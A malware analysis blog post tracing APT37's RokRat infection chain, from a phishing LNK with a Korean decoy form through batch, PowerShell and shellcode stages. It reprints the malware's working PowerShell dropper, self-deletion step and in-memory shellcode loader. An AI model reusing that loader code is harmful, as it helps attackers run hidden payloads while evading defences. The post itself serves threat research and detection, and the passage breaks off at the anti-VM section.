APT37 - RokRat

zw01f.github.io/malware analysis/apt37/

March 1, 2025

13 minute read

Meet APT37 Group

APT37, also known as ScarCruft, Reaper, and Red Eyes, is a North Korean state-sponsored hacking group that has been active since 2012. Originally, its operations focused on public and private sectors within South Korea, though in 2017, it extended its targets to include Japan, Vietnam, the Middle East, and industries such as healthcare and manufacturing. By 2023, APT37 had shifted to phishing campaigns targeting users on both Windows and Android platforms.


The group is known for leveraging various attack vectors, including malicious LNK files spread via group chat platforms to infect victims.

Technical in Points

- **Infection Vector**: The attack begins with phishing emails containing ZIP attachments that hide malicious LNK files, masquerading as documents related to North Korean affairs or trade agreements. When executed, the LNK file starts a multi-stage attack using batch scripts and PowerShell, finally having RokRat as the final payload.
- **Host Profiling**: RokRat collects detailed system information, including the OS version, computer name, logged-in user, and executable path. It also retrieves hardware details, tracks system uptime, enumerates running processes and captures screenshots. This data is then exfiltrated to the Command-and-Control (C2) server.
- **C2 Communication**: RokRat abuses cloud services like pCloud, Yandex, and Dropbox as its Command-and-Control (C2) channels, using their APIs to send, download, and delete files. It also embeds OAuth tokens within its code to facilitate seamless communication with these services.
- **Command Execution**: RokRAT can execute commands on the infected system, allowing attackers to perform a wide range of activities, such as data exfiltration, system reconnaissance, and process termination. It can execute remote commands via cmd.exe, collect and upload files, scan system drives, delete specific files, and retrieve additional payloads from Command-and-Control (C2).

Infection Flow

The infection starts with phishing emails that look critical, as attackers use real information from websites to make them seem more believable. These emails contain ZIP files with malicious LNK files disguised as documents. When executed, it launches the next stage of the attack.



Figure(1): Infection Flow Diagram

Stage 1 - LNK file

The code embedded within the `.lnk` file executes commands that invoke PowerShell.

Figure(2): LECmd output

First, it checks if it's running from **System32** or **Program Files**. If so, it moves to the `%temp%` directory. It then uses a simple trick to read itself by searching for `.lnk` files with a size of `0x0DD4B11F` bytes.

```
$dirPath = Get-Location
if ($dirPath -match 'System32' -or $dirPath -match 'Program Files') {
    $dirPath = $env:temp
}

$extensions = @('.lnk')

$lnkPath = Get-ChildItem -Path $dirPath -Recurse -File |
           Where-Object { $_.Extension -in $extensions } |
           Where-Object { $_.Length -eq 0x0DD4B11F } | #size of the lnk file itself .
           Select-Object -ExpandProperty FullName

$lnkFile = New-Object System.IO.FileStream($lnkPath, [System.IO.FileMode]::Open, [System.IO.FileAccess]::Read)
```

Once found, it extracts multiple payloads from the `.lnk` file and saves them in the `%temp%` directory.

```powershell
$lnkFile = New-Object System.IO.FileStream($lnkPath, [System.IO.FileMode]::Open, [System.IO.FileAccess]::Read)

$lnkFile.Seek(0x0000111E, [System.IO.SeekOrigin]::Begin)
$hwpxBytes = New-Object byte[] 0x0000AD36
$lnkFile.Read($hwpxBytes, 0, 0x0000AD36)
$hwpxPath = $lnkPath.Replace('.lnk', '.hwpx')
Set-Content -Path $hwpxPath -Value $hwpxBytes -Encoding Byte
& $hwpxPath

$lnkFile.Seek(0x0000BE54, [System.IO.SeekOrigin]::Begin)
$exeBytes = New-Object byte[] 0x000D9190
$lnkFile.Read($exeBytes, 0, 0x000D9190)
$exePath = Join-Path $env:temp 'caption.dat'
Set-Content -Path $exePath -Value $exeBytes -Encoding Byte

$lnkFile.Seek(0x000E4FE4, [System.IO.SeekOrigin]::Begin)
$stringBytes = New-Object byte[] 0x00000636
$lnkFile.Read($stringBytes, 0, 0x00000636)
$stringPath = Join-Path $env:temp 'elephant.dat'
$stringContent = [System.Text.Encoding]::UTF8.GetString($stringBytes)
$stringContent | Out-File -FilePath $stringPath -Encoding ascii

$lnkFile.Seek(0x000E561A, [System.IO.SeekOrigin]::Begin)
$batBytes = New-Object byte[] 0x00000147
$lnkFile.Read($batBytes, 0, 0x00000147)
$batPath = Join-Path $env:temp 'shark.bat'
Write-Host $batPath
Write-Host $stringPath
$batContent = [System.Text.Encoding]::UTF8.GetString($batBytes)
$batContent | Out-File -FilePath $batPath -Encoding ascii
& $batPath
```

The extracted files are:

- At offset 0x111E, extracts 0xAD36 bytes and saves it as `.hwpx` , which is executed immediately.
- At offset 0xBE54, extracts 0xD9190 bytes and saves it as `caption.dat`.
- At offset 0xE4FE4, extracts 0x0636 bytes and saves it as `elephant.dat`.
- At offset 0xE561A, extracts 0x0147 bytes and saves it as `sharkeba.bat`, which is then executed.

To automate the extraction process, I wrote a quick script.


```
import os
import sys
def extract_embedded_files(lnk_path, output_dir):
    try:
        if not os.path.exists(output_dir):
            os.makedirs(output_dir)
        with open(lnk_path, 'rb') as lnk_file:

            lnk_file.seek(0x0000111E)
            hwpx_data = lnk_file.read(0x0000AD36)
            hwpx_path = os.path.join(output_dir, "extracted.hwpx")
            with open(hwpx_path, 'wb') as f:
                f.write(hwpx_data)
            print(f"HWPX file extracted")

            lnk_file.seek(0x0000BE54)
            exe_data = lnk_file.read(0x000D9190)
            exe_path = os.path.join(output_dir, "caption.dat")
            with open(exe_path, 'wb') as f:
                f.write(exe_data)
            print(f"Caption.dat extracted")

            lnk_file.seek(0x000E4FE4)
            string_data = lnk_file.read(0x00000636)
            string_path = os.path.join(output_dir, "elephant.dat")
            with open(string_path, 'wb') as f:
                f.write(string_data)
            print(f"Elephant.dat extracted")

            lnk_file.seek(0x000E561A)
            bat_data = lnk_file.read(0x00000147)
            bat_path = os.path.join(output_dir, "sharke.bat")
            with open(bat_path, 'wb') as f:
                f.write(bat_data)
            print(f"Batch file extracted")

    except :
        print(f"Error occured ")

def main():
    lnk_path = ''
    output_dir = ''
    extract_embedded_files(lnk_path, output_dir)

if __name__ == "__main__":
    main()
```

Finally, it deletes the original `.lnk` file to cover its tracks.

```
$lnkFile.Close()
Remove-Item -Path $lnkPath -Force
```


Stage 2 - The dropped files

HWPX document



Figure(3): The HWPX document on VT

This is a decoy document to make victims think they have opened a normal file while the real attack runs in the background. It appears to be a public service record form, commonly used in South Korea for official recommendations and recognitions.



□(서식 4-1)공적조서(개인/공무원, 일반국민 공통)

공적조서

성 명	(한자)		
주민번호 (생년월일)		군번(군인의 경우)	
		국적(외국인의 경우)	
주 소			
직 업		소 속	
직 위		직급·계급	
추천요격	통일부장관	추천순위	
공적분야	통일	공적기간	

공적요지(70자이내)

※ 60~70자 작성

※ 실적 위주로 구체적으로 작성, 수식어는 지양

※ ~~에 기여함 으로 문장을 끝낼 것

조 사 자

소 속			
직위(직급·계급)		성 명	(서명 또는 인)

위의 기록이 사실과 다름없음을 확인합니다.

년 월 일

추천관	직 위	성 명	(서명 또는 인)

* 조사자 : (공무원)각 과장(대상자가 과장급 이상인 경우 직근 상위자) / (일반국민) 담당자 또는 부서장

Figure(4): content of HWPX document

shark.bat

Started by analyzing `shark.bat`, which is extracted and executed. This batch script launches PowerShell in a minimized, hidden window. It then reads `elephant.dat` from the `%temp%` directory, loads it into memory, and executes it using `Invoke-Command`.

```
start /min C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden
"

$stringPath=$env:temp+'\'+'elephant.dat';
$stringByte = Get-Content -path $stringPath -encoding byte;

$string = [System.Text.Encoding]::UTF8.GetString($stringByte);
$scriptBlock = [scriptblock]::Create($string);
Invoke-Command $scriptBlock;
"
```

Figure(5): The used script

elephant.dat

Despite its name, this is another PowerShell script designed to load and execute a payload in memory. It reads an encrypted file **caption.dat** (the fourth extracted file) from the `%temp%` directory and decrypts it using **a single-byte XOR key 'd'** to obtain executable content.


```
$exePath = $env:temp + '\caption.dat';
$exeFile = Get-Content -Path $exePath -Encoding Byte;
$len = $exeFile.Count;
$newExeFile = New-Object Byte[] $len;
$xK = 'd';

for ($i = 0; $i -lt $len; $i++) {
    $newExeFile[$i] = $exeFile[$i] -bxor $xk[0];
};
```

Once decrypted, the script loads the necessary functions from `kernel32.dll` to execute the payload in memory. It allocates memory and creates a thread to run the decrypted payload.

```
[Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([Net.SecurityProtocolType], 3072);
$kernel32 = [System.Text.Encoding]::UTF8.GetString(34) + 'kernel32.dll' + [System.Text.Encoding]::UTF8.GetString(34);

$allocFunc = '[DllImport("' + $kernel32 + '")] public static extern IntPtr GlobalAlloc(uint b, uint c);';
$Alloc = Add-Type -MemberDefinition $allocFunc -Name 'AAA' -PassThru;

$protectFunc = '[DllImport("' + $kernel32 + '")] public static extern bool VirtualProtect(IntPtr a, uint b, uint c, out IntPtr d);';
$VirtualProtect = Add-Type -MemberDefinition $protectFunc -Name 'AAB' -PassThru;

$threadFunc = '[DllImport("' + $kernel32 + '")] public static extern IntPtr CreateThread(IntPtr a, uint b, IntPtr c, IntPtr d, uint e, IntPtr f);';
$CreateThread = Add-Type -MemberDefinition $threadFunc -Name 'BBB' -PassThru;

$waitFunc = '[DllImport("' + $kernel32 + '")] public static extern IntPtr WaitForSingleObject(IntPtr a, uint b);';
$WaitForSingleObject = Add-Type -MemberDefinition $waitFunc -Name 'DDD' -PassThru;

$byteCount = $newExeFile.Length;
$buffer = $Alloc::GlobalAlloc(0x0040, $byteCount + 0x100);
$old = 0;

$VirtualProtect::VirtualProtect($buffer, $byteCount + 0x100, 0x40, [ref]$old);

for ($i = 0; $i -lt $byteCount; $i++) {
    [System.Runtime.InteropServices.Marshal]::WriteByte($buffer, $i, $newExeFile[$i]);
};
$handle = $CreateThread::CreateThread(0, 0, $buffer, 0, 0, 0);
$WaitForSingleObject::WaitForSingleObject($handle, 500 * 1000);
```


Stage 3 - shellcode

The decrypted shellcode decrypts the PE file from the hardcoded encrypted data.



Figure(6): The decrypted shellcode.

The shellcode reads data from memory at offset **0x58B**, where the first byte is the XOR key, the next four bytes give the encrypted data length, and the rest is the encrypted PE file. It decrypts the PE by XORing each byte with the key, loads it into memory, resolves imports and executes.




Figure(7): The structure of the encrypted data

we can dump that decrypted PE file using this IDApython script .

```
def save_to_file(file_path, data):
    with open(file_path, 'wb') as file:
        file.write(data)

addr = 0x58B

xor_key = idc.get_bytes(addr, 1)

data_size = idc.get_wide_dword(addr + 1)  # read 4-byte data size

enc_data = idc.get_bytes(addr + 5, data_size)  # get encrypted data

dec_data = bytes(b ^ xor_key for b in enc_data)

save_to_file('dump_file.bin', dec_data)
```

Final payload - RokRat

The final payload is **RokRat**, a remote access Trojan (RAT) primarily used by the APT37 threat group. This sample was compiled in October 2024 and was previously seen in another attack in December 2024.



Figure(8): Rokrat on VT.


Anti analysis

Encrypted strings

Rokrat uses two custom string decryption techniques to hide its strings.

One technique involves storing strings as stack strings, encrypted using a simple subtraction-based transformation using the first character as a key, which is subtracted from each subsequent character along with a fixed value (2048).

Another method encrypts strings by using the first byte as a key. Each character is processed two bytes at a time, with the key subtracted from each to get the original text.




Figure(9): Encrypted algorithms used.

Here is the full decrypted string list :

▶ Expand to see more
IsWow64Process
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
HARDWARE\DESCRIPTION\System

Anti-vm

